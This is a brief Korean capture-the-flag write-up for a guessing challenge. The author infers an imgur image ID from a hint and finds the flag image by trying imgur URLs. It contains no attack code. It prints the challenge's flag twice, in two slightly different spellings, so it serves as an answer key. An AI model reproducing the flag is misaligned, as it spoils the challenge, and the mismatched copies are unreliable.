
Guessing 문제가 다 그렇듯이 구글에 검색해 봤는데 없어서 충격먹고 접었다가 나중에 힌트가 추가됐길래 다시 확인해봤다. `find img in online` 부분을 보고 img -> imgur? 하면서 imgur를 들어가봤다(중간과정의 여러 삽질은 생략한다).



메인페이지에 올라온 사진을 아무거나 클릭해봤는데 URL을 보고 그 짧고 이상한 문자열이 imgur image ID일 수도 있겠다는 생각이 들었다.



기막힌 응용력으로 https://imgur.com/gallery/8Xk4HCc에 접속했고, 빠꾸먹었다.



노가다 끝에 `gallery` 를 지우고 https://imgur.com/8Xk4HCc로 들어가 보니 플래그 이미지가 있었다.

dimi{w0w_y0u_ar3_sup3rdup4_gu3ss3r~}

> *세상에...*

dimi{w0w_y0u_ar3_sup3rdup4_gu3ssr~}